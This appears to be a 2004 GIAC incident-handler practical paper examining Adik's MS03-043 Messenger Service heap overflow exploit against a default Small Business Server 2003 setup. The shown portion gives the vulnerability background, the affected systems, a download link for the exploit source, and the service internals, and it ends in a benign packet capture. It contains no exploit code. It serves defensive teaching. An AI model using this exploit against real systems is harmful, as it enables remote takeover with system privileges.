Global Information Assurance Certification Paper

GIAC Certified Incident Handler
Practical Assignment v3

Attacking and Defending Microsoft Small Business Server 2003

MS Messenger Heap Overflow (MS03-043) Exploit by Adik

Jim Purcell
February 6, 2004

Abstract
In this paper, we examine the Microsoft Messenger Service Buffer Overrun Vulnerability and the associated MS Messenger Service Heap Overflow Exploit (MS03-043) ver 0.7 by Adik in the context of attacking and defending Microsoft Small Business Server 2003 (SBS 2003) from Internet based exploits. We look at Adik's Messenger Service exploit in detail and see if SBS 2003's default configuration is up to the task of protecting small business users from the dangers of life on the wild, wild, Internet. In the process, we examine the good, the bad, and the ugly (or perhaps, the beauty) of Microsoft SBS 2003 and see how a small business can implement an incident handling process.

Statement of Purpose
Microsoft SBS 2003 is marketed and sold as a complete IT Infrastructure solution for small businesses[1]. It can be purchased in two flavors, Standard Edition or Premium Edition. Standard Edition includes the following components:

Windows Sever 2003 - core server services
- File & print
- DNS
- DHCP
- Active Directory

Internet Information Server (IIS) - Internet services
- Web
- FTP

SharePoint - Intranet and collaboration services

Exchange Server 2003 - email services

Premium Edition adds SQL Server 2000, ISA Sever 2000, and FrontPage 2003.

Standard Edition is the focus of this paper.

Microsoft SBS 2003 is typically installed by end users or technology providers with limited information security expertise using the standard Microsoft provided defaults for each SBS component. Microsoft claims to provide secure default settings, configuration wizards, and checklists to guide the installer in making SBS a safe and secure platform from which to do business over the Internet.

But so many Microsoft technologies, all installed on a single server, must make SBS 2003 an inviting target for an attack. And how could a small business with limited IT resources implement a proper incident handling process if there were to be an attack?

[1] Small business defined as business with 50 or fewer desktops

We will test Microsoft's security claims for SBS 2003 by attempting a remote compromise of a SBS 2003 server installed and configured using default settings. Our exploit is Adik's MS Messenger Service Heap Overflow Exploit (MS03-043) ver 0.7 that targets the recently announced Microsoft Messenger Service Buffer Overrun Vulnerability.

The Exploit

Name

MS Messenger Service Heap Overflow Exploit (MS03-043) ver 0.7 by Adik (http://downloads.securityfocus.com/vulnerabilities/exploits/msgr07.c)

The exploit is referred to as msgr07 throughout the rest of this paper.

This exploit gives the attacker a remote command shell on the target host with LocalSystem privileges. The attacker may then run any number of other exploits and actions on the target host, such as:

> Install rootkits and/or backdoor remote controls programs,
> View, change, or delete data,
> Create new user accounts with full privileges.

In hacker jargon, the successful execution of msgr07 means "**joo h@v3 b33n 0wn3d**!

msgr07 exploits the following vulnerability as described in the SecurityFocus Vulnerability Database (http://www.securityfocus.com/bid/8826):

> *Name: Microsoft Messenger Service Buffer Overrun Vulnerability*
> *Bugtraq ID: 8826*
> *CVE : CAN-2003-0717*
> *Published: Oct 15 2003*
> *Remote: Yes*
> *Local: No*
> *Vulnerable Systems:*
> *Microsoft Windows 2000 Advanced Server SP4*
> *Microsoft Windows 2000 Advanced Server SP3*
> *Microsoft Windows 2000 Advanced Server SP2*
> *Microsoft Windows 2000 Advanced Server SP1*
> *Microsoft Windows 2000 Advanced Server*
> *Microsoft Windows 2000 Datacenter Server SP4*
> *Microsoft Windows 2000 Datacenter Server SP3*
> *Microsoft Windows 2000 Datacenter Server SP2*
> *Microsoft Windows 2000 Datacenter Server SP1*
> *Microsoft Windows 2000 Datacenter Server*
> *Microsoft Windows 2000 Professional SP4*
> *Microsoft Windows 2000 Professional SP3*
> *Microsoft Windows 2000 Professional SP2*
> *Microsoft Windows 2000 Professional SP1*
> *Microsoft Windows 2000 Professional*

Microsoft Windows 2000 Server SP4
Microsoft Windows 2000 Server SP3
Microsoft Windows 2000 Server SP2
Microsoft Windows 2000 Server SP1
Microsoft Windows 2000 Server
Microsoft Windows NT Enterprise Server 4.0 SP6a
Microsoft Windows NT Enterprise Server 4.0 SP6
Microsoft Windows NT Enterprise Server 4.0 SP5
Microsoft Windows NT Enterprise Server 4.0 SP4
Microsoft Windows NT Enterprise Server 4.0 SP3
Microsoft Windows NT Enterprise Server 4.0 SP2
Microsoft Windows NT Enterprise Server 4.0 SP1
Microsoft Windows NT Enterprise Server 4.0
Microsoft Windows NT Server 4.0 SP6a
Microsoft Windows NT Server 4.0 SP6
Microsoft Windows NT Server 4.0 SP5
Microsoft Windows NT Server 4.0 SP4
Microsoft Windows NT Server 4.0 SP3
Microsoft Windows NT Server 4.0 SP2
Microsoft Windows NT Server 4.0 SP1
Microsoft Windows NT Server 4.0
Microsoft Windows NT Terminal Server 4.0 SP6
Microsoft Windows NT Terminal Server 4.0 SP5
Microsoft Windows NT Terminal Server 4.0 SP4
Microsoft Windows NT Terminal Server 4.0 SP3
Microsoft Windows NT Terminal Server 4.0 SP2
Microsoft Windows NT Terminal Server 4.0 SP1
Microsoft Windows NT Terminal Server 4.0
Microsoft Windows NT Workstation 4.0 SP6a
Microsoft Windows NT Workstation 4.0 SP6
Microsoft Windows NT Workstation 4.0 SP5
Microsoft Windows NT Workstation 4.0 SP4
Microsoft Windows NT Workstation 4.0 SP3
Microsoft Windows NT Workstation 4.0 SP2
Microsoft Windows NT Workstation 4.0 SP1
Microsoft Windows NT Workstation 4.0
Microsoft Windows Server 2003 Datacenter Edition
Microsoft Windows Server 2003 Datacenter Edition 64-bit
Microsoft Windows Server 2003 Enterprise Edition
Microsoft Windows Server 2003 Enterprise Edition 64-bit
Microsoft Windows Server 2003 Standard Edition
Microsoft Windows Server 2003 Web Edition
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit Edition
Microsoft Windows XP 64-bit Edition Version 2003
Microsoft Windows XP Home SP1
Microsoft Windows XP Home
Microsoft Windows XP Professional SP1
Microsoft Windows XP Professional

Common Vulnerabilities and Exposures (CVE) has cataloged this vulnerability as candidate CAN-2003-0717 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0717)

CERT/CC has issued Vulnerability Note VU#575892 titled "Buffer overflow in Microsoft Messenger Service" (www.kb.cert.org/vuls/id/575892).


Microsoft has issued Microsoft Security Bulletin MS03-043 titled "Buffer Overrun in Messenger Service Could Allow Code Execution (828035)" (www.microsoft.com/technet/security/bulletin/MS03-043.asp).

Note: The Last Stage of Delirium Research Group (LSD) gets credit for discovering the Messenger Service vulnerability. See http://lsd-pl.net/ for LSD's announcement.

Operating System
See SecurityFocus reference above.


Protocols/Services/Applications
The msgr07 exploit relies on a bug in the Windows Messenger Service.

Messenger Service - What is it?
The Messenger Service is responsible for processing "net send" messages and messages generated by the Alerter service. The message is delivered over the network. These "popup" messages can be notices sent from the system administrator of a network to client computers informing the users of some network wide event or action. For instance, an administrator may send a message to users to log off their workstations at a certain time so maintenance can be performed on the network servers. The command to accomplish this action could look like this:



The * in the net send command indicates the message should be sent to all computers in the sender's computer domain.

The execution of this command would result in each user on the network getting a popup message that looks like this:



Other Windows programs and services can tap the functionality of the Message Service to send messages to users. It is sometimes used to inform users that print jobs are complete or inform system administrators when problems occur with servers.

Note: The Messenger Service is not the same as messaging services provide by email, web browsing, or instant messaging programs such as Windows Messenger, MSN Messenger or AOL Instant Messaging.

The Messenger Service is enabled by default on all vulnerable NT based versions of Windows operating systems except Window Server 2003.

ISS Security Alert "Vulnerability in Microsoft Windows Messenger Service" (http://xforce.iss.net/xforce/alerts/id/156) notes that the Messenger Service has a long history in Microsoft Operating Systems. The service was originally included in IBM's OS/2 operating system to mimic the functionality of the UNIX commands "wall" and "rwall". The first version of Windows NT (NT 3.1) was based in part on OS/2, so NT inherited the Messenger Service and it has been included in every version of the NT family of operating systems up to and including Windows Server 2003.

The ISS Security Bulletin also notes that the Window 9x family of operating systems includes similar functionality to the Messenger Service in a program called Winpopup.exe. Winpopup.exe is not installed by default on 9x systems, but many administrators include it in corporate deployments of 9x so administrative messages can be received by all users. There is no evidence at this point that the Winpopup.exe program on Windows 9x systems is vulnerable to the msrg07 exploit.

Messenger Service - How does it work?
By going to Control Panel / Administrative Tools and running the Services applet, we can bring up the properties page for the Messenger Service (Figure 1).




Figure 1

The first thing we notice is that the Messenger Service runs under svchost.exe in the netsvcs group (Figure 1). Because of this, we won't find the Messenger Service in the process list in Task Manager (Figure 2). Instead, we see an instance of svchost running.




Figure 2

Microsoft creates groups of operating system services DLLs in a registry entry and loads them all together using svchost. Microsoft Knowledge Base Article 314056 "A

Description of Svchost.exe in Windows XP" (http://support.microsoft.com/default.aspx?scid=kb;en-us;314056) describes the function of svchost like this:

> *The Svchost.exe file is located in the %SystemRoot%\System32 folder. At startup, Svchost.exe checks the services portion of the registry to construct a list of services that it needs to load. Multiple instances of Svchost.exe can run at the same time. Each Svchost.exe session can contain a grouping of services, so that separate services can run, depending on how and where Svchost.exe is started. This allows for better control and easier debugging.*
>
> *Svchost.exe groups are identified in the following registry key: HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Svchost*
>
> *Each value under this key represents a separate Svchost group and is displayed as a separate instance when you are viewing active processes. Each value is a REG_MULTI_SZ value and contains the services that run under that Svchost group. Each Svchost group can contain one or more service names that are extracted from the following registry key, whose Parameters key contains a ServiceDLL value: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Service*




Figure 3

By entering the command "tasklist /svc", we see that the Messenger Service is loaded by svchost.exe in a group that includes many networking services (Figure 3).

Note: This grouping can vary by Windows version.

To find which DLL is executed by svchost when the Messenger Service is executed, we can examine the Windows registry searching for the Messenger Service (Figure 4).




Figure 4

We see that the information in the registry matches the information we saw in the Messenger Service display from the Services applet from Control Panel we ran previously.




Figure 5

By looking at the Parameters registry key for the Messenger Service (Figure 5) we find that msgsvc.dll is the program that actually gets executed when the Messenger Service is invoked.




Figure 6

Going back to the Control Panel / Administrative Tools / Services applet (Figure 6), we see that the Messenger Service runs under the LocalSystem account by default. This is important to note since the LocalSystem account has privileges nearly equal to the Administrator (or root) account. If an attacker can compromise the Messenger Service, then the attacker will have all the needed administrative privileges on the system to carry out further malicious activities.




Figure 7

Next we look at the service dependencies for the Messenger Service (Figure 7). These are services that must be functioning for the Messenger Service to operate. The important ones to note here are the NetBIOS Interface and the Remote Procedure Call (RPC) dependencies. NetBIOS and RPC provide the underlying network services to allow the Messenger Service to communicate over the network with remote hosts.

To sum up so far, the Messenger Service is based on the msgsvc.dll program that is loaded into memory at system startup by svchost. msgsvc.dll runs as the LocalSystem user and therefore has high privileges. The Messenger Service depends on the NetBIOS and Remote Procedure Call (RPC) services to communicate over the network. Now that Messenger Service is loaded and ready for action, let's look at the how the Messenger Service works over the network.

To understand how Messenger Service works at the network level, we will examine the network packets generated by executing a "net send" command to send a message from one computer to another over a TCP/IP network.

In this example, the sending computer is a Windows 2003 Server and the receiving computer is a Window XP Workstation. The sending and receiving computers are on the same network segment and are in the same computer network domain. Both machines are running TCP/IP with NetBIOS over TCP/IP disabled.

Let's use the "net send" command to send a message from one machine to another and see what packets we capture with Ethereal.




Figure 8




Figure 9

Here is the net send command sending a message from host SBS2003 (192.168.1.2) (Figure 8) and the resultant popup message on the target host (192.168.1.3) (Figure 9).




Figure 10

Note: Ethereal is a network packet sniffer with a graphical interface. It runs on both Windows and Linux platforms. The top Ethereal window contains the captured network traffic packets. It shows addressing and protocol information about each packet. The middle Ethereal window shows details of the highlighted packet from the first window. Finally, the bottom Ethereal window shows the actual data contained in the highlighted packet.

The 8 packets captured by Ethereal (Figure 10) show the network traffic between the communicating hosts generated by the net send command. Packets 1 and 2 are Address Resolution Protocol (ARP) packets that provide the Media Access Control (MAC) address that is needed by the sending host to communicate with the receiving host. ARP translates the logical IP address of a host to the physical hardware address of the host network card. So packet 1 is a broadcast (note destination Ethernet address of ff:ff:ff:ff:ff:ff) to the network asking who has the MAC address of the host with IP address of 192.168.1.3.




Figure 11

Packet 2 (Figure 11) is the ARP response from the host who has IP address 192.168.1.3 returning the host's MAC address. The hosts are now ready to talk.

Note: The ARP traffic normally occurs only when the two hosts communicate for the first time (or after a reboot). This is because a host will store ARP information (IP and MAC address) in an ARP table in memory. To see the ARP table for your computer you can type the command "arp -a".

See RFC 826 – "Ethernet Address Resolution Protocol: Or converting network protocol addresses to 48.bit Ethernet address for transmission on Ethernet hardware" - http://www.faqs.org/rfcs/rfc826.html for more information on the APR protocol.

